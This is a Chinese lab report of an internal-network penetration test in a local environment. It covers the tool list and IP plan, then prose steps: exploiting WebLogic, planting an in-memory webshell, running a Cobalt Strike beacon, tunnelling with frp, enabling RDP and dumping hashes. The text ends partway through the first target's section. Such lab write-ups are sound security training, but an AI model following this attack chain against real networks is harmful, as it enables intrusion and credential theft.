
内网渗透测试实验报告
日期:2024年01月01日
声明:本实验报告是在本地测试环境完成,请勿非法进行内网渗透测试
目录
1 实验目的 1
2 实验设备准备 2
3 实验拓扑图 3
4 实验IP规划表 3
5 实验过程 1
5.1 配置基本实验环境及knode1调试 1
5.2 渗透第一台内网设备(漏洞点:Weblogic) 5
5.3 渗透第二台内网设备(漏洞点:MSSQL) 12
5.4 渗透第三台内网设备(漏洞点:MySQL) 12
5.5 渗透第四台内网设备(漏洞点:远程桌面保存的凭证) 12
6 实验总结 12
1 实验目的
内网渗透实验的主要目的是测试和评估企业或组织内部网络的安全性。通过模拟真实情况下的攻击行为和技术手段,可以发现系统中存在的漏洞和弱点,并及时采取措施进行修复和提升安全防护能力。从而保护企业或组织的敏感信息和业务系统不受未经授权的访问和恶意攻击的威胁。
具体来说,内网渗透实验的目的包括以下几个方面:
1.评估内网安全风险:通过模拟攻击者的角色,测试企业内部网络的安全性,发现潜在威胁和攻击路径,识别系统中可能存在的软件漏洞、配置错误、密码弱点等风险因素。
2.发现内网漏洞:通过渗透测试和攻击模拟,寻找内部网络中可能存在的安全漏洞,包括但不限于未打补丁的系统、不安全的应用程序、易受攻击的网络设备等。
3.验证安全防护措施:测试企业或组织已经部署的安全防护措施,如防火墙、入侵检测系统(IDS)、入侵防御系统(IPS)等,检查其是否能有效防御和检测潜在攻击。
4.检查合规性:根据相关法规和标准,如PCI DSS、ISO 27001等,评估企业或组织的内部网络是否符合安全合规要求。
5. 提供改进建议:根据测试结果和发现的问题,提供相应的安全建议和改进措施,帮助企业或组织提升内网安全水平,加强对潜在攻击的防范能力。
2 实验设备准备
| 硬件类型 | 产品名称 | 数量 |
| 靶机(高配置物理机) | 宏碁 Veriton D630 | 1 |
| 攻击机 | 宏碁 Veriton D630 | 1 |
表1 硬件设备表
| 软件类型 | 软件名称 | 数量 |
| VMware虚拟机(服务) | knode1 | 1 |
| VMware虚拟机(靶机) | Windows 7 x64(AD-PC) | 1 |
| VMware虚拟机(靶机) | Windows Server 2008 R2 x64(ADC+ owa) | 1 |
| VMware虚拟机(靶机) | Windows Server 2008 R2 x64(SQL Server) | 1 |
| VMware虚拟机(靶机) | Windows Server 2012 R2 weblogic | 1 |
| 后渗透CS | cobaltstrike4.5 | 1 |
| 内网穿透工具 | frpc.exe / frpc.ini | 1 |
| 内网综合扫描工具 | fscan.exe | 1 |
| 哥斯拉webshell工具 | godzilla.jar | 1 |
| Java运行环境 | jdk-8u381-windows-x64.exe | 1 |
| 猕猴桃密码抓取工具 | mimikatz.exe | 1 |
| SQL跨平台利用工具 | Multiple.Database.Utilization.Tools-2.1.1.zip | 1 |
| 内网穿透代理工具 | ProxifierSetup.exe | 1 |
| Windows提权工具 | SweetPotato.exe | 1 |
| Weblogic漏洞利用工具 | WeblogicTool_1.2.jar | 1 |
表2 软件需求表
3 实验拓扑图

4 实验IP规划表
| 设备名称 | IP |
| 靶机(高配置物理机) | 10.0.74.20/24 |
| 攻击机 | 10.0.74.21/24 |

| Knode 1 | 10.0.74.120/24 |
| NAT – vm8网卡(DHCP自动分配) | 172.16.35.128 – 172.16.35.250 |
| Windows 2012 | 自动获取为172.16.35.128/24 |
| SQLserver(MSSQL) | 自动获取为172.16.35.130/24 |
| ADC | 10.10.10.8/24 |
| AD-PC (MySQL) | 自动获取为172.16.35.129/24 |
表3 IP规划表
5 实验过程
5.1 配置基本实验环境及knode1调试

1. 设置虚拟网卡vm8的网段为172.16.35.0/24
2.knode1虚拟机作为渗透工具的服务端,那么首先配置knode1设备的网络信息。

3.knode1虚拟机网络连通性测试成功。

4.knode1虚拟机启动cs服务端。

5.knode1虚拟机启动frp服务端。

6.cs客户端配置:设置侦听服务器为cs服务端ip:10.0.74.120


7.生成cs木马
8.将生成的cs木马beacon.exe临时放到攻击机桌面。

9.接下来配置frpc.ini文件。
5.2 渗透第一台内网设备(漏洞点:Weblogic)

1. 由于在相对外网的情况下无法直接访问内网服务,所以先要配置nat服务,把win2012的http服务映射到外网,才能进行渗透攻击。

2.映射到外网后,使用外网ip访问,发现可能存在Weblogic漏洞的web框架。

3.用Weblogic工具扫描后,确认是存在Weblogic漏洞。

4.然后注入内存马,并用哥斯拉webshell工具连接。

5.然后通过哥斯拉上传cs木马的beacon.exe,frp软件的(frpc.exe、frpc.ini),还有内网扫描工具fscan.exe到win2012服务器上。

6.在哥斯拉执行beacon.exe后,cs客户端已显示该木马上线,权限为超级管理员。

7.在cs客户端启动在win2012的frp服务。

8.在代理工具连接frp服务端10.0.74.120

9.手动设置frp代理,内网穿透172.16.35.0所有ip

10.开启win2012远程桌面服务。

11.命令进入注册表关闭远程桌面安全增强模式。

12.使用hashdump命令查看账户信息。
